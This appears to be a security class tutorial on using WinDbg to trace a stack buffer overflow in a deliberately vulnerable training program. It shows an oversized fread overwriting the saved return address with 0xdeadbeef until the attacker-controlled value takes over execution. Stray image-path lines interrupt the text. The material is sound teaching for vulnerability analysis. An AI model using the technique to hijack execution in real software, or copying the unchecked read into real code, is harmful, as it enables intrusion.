If you were in the middle of something, the information you were working on might be lost.

Please tell Microsoft about this problem.


We have created an error report that you can send to us. We will treat this report as confidential and anonymous.

To see what data this error report contains, click here.


Here we see a good ol' fashion windows application crash. I'm sure you have seen this before. If you have seen it when you opened up a strange pdf from an unrecognized email address, you should be nervous….

However, this isn't too informative. Let's get comfortable with our windows debugger (windbg) so we can see what's going on behind the scenes

windbg



```
C:\class\basic_vuln\Release>windbg -QY basic_vuln C:\crash\crash_file
```



basic_vuln C:\crash\crash_file - WinDbg:6.11.0001.404 X86
File Edit View Debug Window Help
Disassembly
Offset: @$scopeip
Previous
Next
Command
Disassembly
main.c

```
7c9011db 90              nop
7c9011dc 90              nop
ntdll!RtlDeactivateActivationContextUnsafeFast:
7c9011dd 8bff            mov     edi,edi
7c9011df 55              push    ebp
7c9011e0 8bec            mov     ebp,esp
7c9011e2 83ec54          sub     esp,54h
7c9011e5 56              push    esi
7c9011e6 64a118000000    mov     eax,dword ptr fs:[00000018h]
7c9011ec 803d94e0977c00  cmp     byte ptr [ntdll!RtlpNotAllowingMultipl
7c9011f3 8b7508          mov     esi,dword ptr [ebp+8]
7c9011f6 8945fc          mov     dword ptr [ebp-4],eax
7c9011f9 0f85f7ec0000    jne     ntdll!RtlDeactivateActivationContextUn
7c9011ff f6461010        test    byte ptr [esi+10h],10h
7c901203 0f84edec0000    je      ntdll!RtlDeactivateActivationContextUn
7c901209 5e              pop     esi
7c90120a c9              leave
7c90120b c20400          ret     4
ntdll!DbgBreakPoint:
7c90120e cc              int     3
7c90120f c3              ret
7c901210 8bff            mov     edi,edi
ntdll!DbgUserBreakPoint:
7c901212 cc              int     3
7c901213 c3              ret
7c901214 8bff            mov     edi,edi
ntdll!DbgBreakPointWithStatus:
7c901216 8b442404        mov     eax,dword ptr [esp+4]
ntdll!RtlpBreakWithStatusInstruction:
7c90121a cc              int     3
7c90121b c20400          ret     4
ntdll!__NtCurrentTeb:
7c90121e 64a118000000    mov     eax,dword ptr fs:[00000018h]
7c901224 c3              ret
ntdll!RtlInitString:
7c901225 57              push    edi
```


```
Microsoft (R) Windows Debugger Version 6.11.0001.404 X86
Copyright (c) Microsoft Corporation. All rights reserved.

CommandLine: basic_vuln C:\crash\crash_file
Symbol search path is: SRV*C:\WINDOWS\Symbols*http://msdl.microsoft.com/download/symbols
Executable search path is:
ModLoad: 00400000 00406000   basic_vuln.exe
ModLoad: 7c900000 7c9b2000   ntdll.dll
ModLoad: 7c800000 7c8f6000   C:\WINDOWS\system32\kernel32.dll
ModLoad: 78520000 785c3000   C:\WINDOWS\WinSxS\x86_Microsoft.VC90.CRT_1fc8b3b9a1e18e3b_9.0.30729.1_x-ww
(cfc.d00): Break instruction exception - code 80000003 (first chance)
eax=00251eb4 ebx=7ffd5000 ecx=00000005 edx=00000020 esi=00251f48 edi=00251eb4
eip=7c90120e esp=0012fb20 ebp=0012fc94 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
7c90120e cc              int     3
```


```
0:000>
```

Windbg is our debugger of choice for this class. It takes some getting use to, but is quite powerful once you get the hang of it. In this case I initiate the debugger with the QY argument which basically tells it to save our settings. You can windbg to display whatever information is useful to you. Right now I have the command engine on the right, and the disassembly and corresponding source code displaying in the left window.

Useful windbg commands


- Bp basic_vuln!main , set a break point for the main function in the basic_vuln process.
- Dd ebp L2 , display 2 32bit values starting at the address pointing to by the ebp register.
- K, display stack backtrace information
- Using “run to cursor” icons in conjunction with source/binary mode.






- p, step over
- T, step
- X basic_vuln!prize, tell me the location of the prize function in basic_vuln.
- Poi(0xdeadbeef), returns *0xdeadbeef
- ? <expression>, masm evaluation mode
- ?? <expression>, c++ evaluation mode
- U address, disassemble code at address
- U poi(ebp+4), disassemble the code that the return address is pointing to
- Dg fs, display segment information selected by the fs register
- Dt nt!_peb, display structure information on the peb structure that is defined in the nt module

Basic_vuln crash 1




```
0040105d 837df400        cmp     dword ptr [ebp-0Ch],0
00401061 7513            jne     basic_vuln!hexdump_file+0x56 (00401076
00401063 684c304000      push    offset basic_vuln!nops+0x34 (0040304c)
00401068 ff15ac204000    call    dword ptr [basic_vuln!_imp__printf (00
0040106e 83c404          add     esp,4
00401071 e990000000      jmp     basic_vuln!hexdump_file+0xe6 (00401106
00401076 8b45f4          mov     eax,dword ptr [ebp-0Ch]
00401079 50              push    eax
0040107a 6880000000      push    80h
0040107f 6a01            push    1
00401081 8d4db0          lea     ecx,[ebp-50h]
00401084 51              push    ecx
00401085 ff159c204000    call    dword ptr [basic_vuln!_imp__fread (004
0040108b 83c410          add     esp,10h
0040108e 8945fc          mov     dword ptr [ebp-4],eax
00401091 8b55fc          mov     edx,dword ptr [ebp-4]
00401094 52              push    edx
00401095 6860304000      push    offset basic_vuln!nops+0x48 (00403060)
0040109a ff15ac204000    call    dword ptr [basic_vuln!_imp__printf (00
004010a0 83c408          add     esp,8
004010a3 c745f800000000  mov     dword ptr [ebp-8],0
004010aa eb09            jmp     basic_vuln!hexdump_file+0x95 (004010b5
004010ac 8b45f8          mov     eax,dword ptr [ebp-8]
004010af 83c001          add     eax,1
004010b2 8945f8          mov     dword ptr [ebp-8],eax
004010b5 837df840        cmp     dword ptr [ebp-8],40h
004010b9 733d            jae     basic_vuln!hexdump_file+0xd8 (004010f8
004010bb 8b45f8          mov     eax,dword ptr [ebp-8]
004010be 33d2            xor     edx,edx
004010c0 b910000000      mov     ecx,10h
```



```
ntdll!DbgBreakPoint:
7c90120e cc              int     3
0:000> bp basic_vuln!main
0:000> g
Breakpoint 0 hit
eax=00343018 ebx=00000000 ecx=785bb6f0 edx=0(
eip=00401110 esp=0012ff80 ebp=0012ffc0 iopl=(
cs=001b  ss=0023  ds=0023  es=0023  fs=003b
basic_vuln!main:
00401110 55              push    ebp
0:000> g 0x`401084
eax=785b7408 ebx=00000000 ecx=0012ff20 edx=0(
eip=00401084 esp=0012ff14 ebp=0012ff70 iopl=(
cs=001b  ss=0023  ds=0023  es=0023  fs=003b
basic_vuln!hexdump_file+0x64:
00401084 51              push    ecx
0:000> dd ebp L2
0012ff70  0012ff7c 00401177
0:000> u 401177
basic_vuln!main+0x67 [c:\class\basic_vuln\bas
00401177 83c404          add     esp,4
0040117a 68f4304000      push    offset basic
0040117f ff15ac204000    call    dword ptr [b
00401185 83c404          add     esp,4
00401188 33c0            xor     eax,eax
0040118a 5d              pop     ebp
0040118b c3              ret
basic_vuln!memset:
0040118c ff25a0204000    jmp     dword ptr [b
```

First we set a break point before the fread call in hexdump_file that will ultimately corrupt the stack, so we can check out the stack before its destroyed. In this case I switch to source mode, open up the disassembly window, put my cursor on the push ecx before the call to fread, then tell windbg to run to cursor. Once the break point before fread is hit, I can inspect the saved frame pointer and saved return address on the stack with dd ebp L2. Everything looks sane at this point since the stack hasn't been smashed.

Basic_vuln crash 2




```
401048 6848304000      push    offset basic_vuln!nops+0x30 (00403048)
40104d 8b5508          mov     edx,dword ptr [ebp+8]
401050 52              push    edx
401051 ff15a4204000    call    dword ptr [basic_vuln!_imp__fopen (004
401057 83c408          add     esp,8
40105a 8945f4          mov     dword ptr [ebp-0Ch],eax
40105d 837df400        cmp     dword ptr [ebp-0Ch],0
401061 7513            jne     basic_vuln!hexdump_file+0x56 (00401076
401063 684c304000      push    offset basic_vuln!nops+0x34 (0040304c)
401068 ff15ac204000    call    dword ptr [basic_vuln!_imp__printf (00
40106e 83c404          add     esp,4
401071 e990000000      jmp     basic_vuln!hexdump_file+0xe6 (00401106
401076 8b45f4          mov     eax,dword ptr [ebp-0Ch]
401079 50              push    eax
40107a 6880000000      push    80h
40107f 6a01            push    1
401081 8d4db0          lea     ecx,[ebp-50h]
401084 51              push    ecx
401085 ff159c204000    call    dword ptr [basic_vuln!_imp__fread (004
40108b 83c410          add     esp,10h
40108e 8945fc          mov     dword ptr [ebp-4],eax
401091 8b55fc          mov     edx,dword ptr [ebp-4]
401094 52              push    edx
401095 6860304000      push    offset basic_vuln!nops+0x48 (00403060)
40109a ff15ac204000    call    dword ptr [basic_vuln!_imp__printf (00
4010a0 83c408          add     esp,8
4010a3 c745f800000000  mov     dword ptr [ebp-8],0
4010aa eb09            jmp     basic_vuln!hexdump_file+0x95 (004010b5
4010ac 8b45f8          mov     eax,dword ptr [ebp-8]
4010af 83c001          add     eax,1
4010b2 8945f8          mov     dword ptr [ebp-8],eax
4010b5 837df840        cmp     dword ptr [ebp-8],40h
4010b9 733d            jae     basic_vuln!hexdump_file+0xd8 (004010f8
4010bb 8b45f8          mov     eax,dword ptr [ebp-8]
4010be 33d2            xor     edx,edx
4010c0 b910000000      mov     ecx,10h
4010c5 f7f1            div     eax,ecx
4010c7 85d2            test    edx,edx
4010c9 7514            jne     basic_vuln!hexdump_file+0xbf (004010df
```

Name	Value
⊞ file	0xdeadbeef "--- memory read error a
⊞ buf	unsigned char [64] "???"
⊞ fp	0xdeadbeef struct _iobuf *
i	0xdeadbeef
n	0xdeadbeef


```
basic_vuln!memset:
0040118c ff25a0204000    jmp     dword ptr [basic_vuln!
0:000> p
eax=785b7408 ebx=00000000 ecx=0012ff20 edx=003429c8 esi
eip=00401085 esp=0012ff10 ebp=0012ff70 iopl=0         n
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
basic_vuln!hexdump_file+0x65:
00401085 ff159c204000    call    dword ptr [basic_vuln!
0:000> p
eax=00000080 ebx=00000000 ecx=78550307 edx=003429c8 esi
eip=0040108b esp=0012ff10 ebp=0012ff70 iopl=0         n
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
basic_vuln!hexdump_file+0x6b:
0040108b 83c410          add     esp,10h
0:000> dd ebp L2
0012ff70  deadbeef deadbeef
```

We do a couple "p" commands to step over the call to fread, then examine the stack again. Notice the return address, as well as all the over local variables have been obliterated.

Basic_vuln crash 3




```
deadbefe ??              ???
deadbeff ??              ???
deadbf00 ??              ???
deadbf01 ??              ???
deadbf02 ??              ???
deadbf03 ??              ???
deadbf04 ??              ???
deadbf05 ??              ???
deadbf06 ??              ???
deadbf07 ??              ???
deadbf08 ??              ???
deadbf09 ??              ???
deadbf0a ??              ???
deadbf0b ??              ???
deadbf0c ??              ???
deadbf0d ??              ???
deadbf0e ??              ???
deadbf0f ??              ???
deadbf10 ??              ???
deadbf11 ??              ???
deadbf12 ??              ???
deadbf13 ??              ???
deadbf14 ??              ???
deadbf15 ??              ???
deadbf16 ??              ???
```



```
0:000> p
eax=00000080 ebx=00000000 ecx=78550307 edx=003429c8 esi=00000001 edi=00403474
eip=0040108b esp=0012ff10 ebp=0012ff70 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
basic_vuln!hexdump_file+0x6b:
0040108b 83c410          add     esp,10h
0:000> dd ebp L2
0012ff70  deadbeef deadbeef
0:000> g
(648.74c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=00000000 ecx=78551e67 edx=785bbb60 esi=00000001 edi=00403474
eip=deadbeef esp=0012ff78 ebp=deadbeef iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010212
deadbeef ??              ???
0:000>
```

One last ‘g’ to continue execution will send us into oblivion. You can see that our attacker controlled value, 0xdeadbeef, ends up controlling the execution flow.

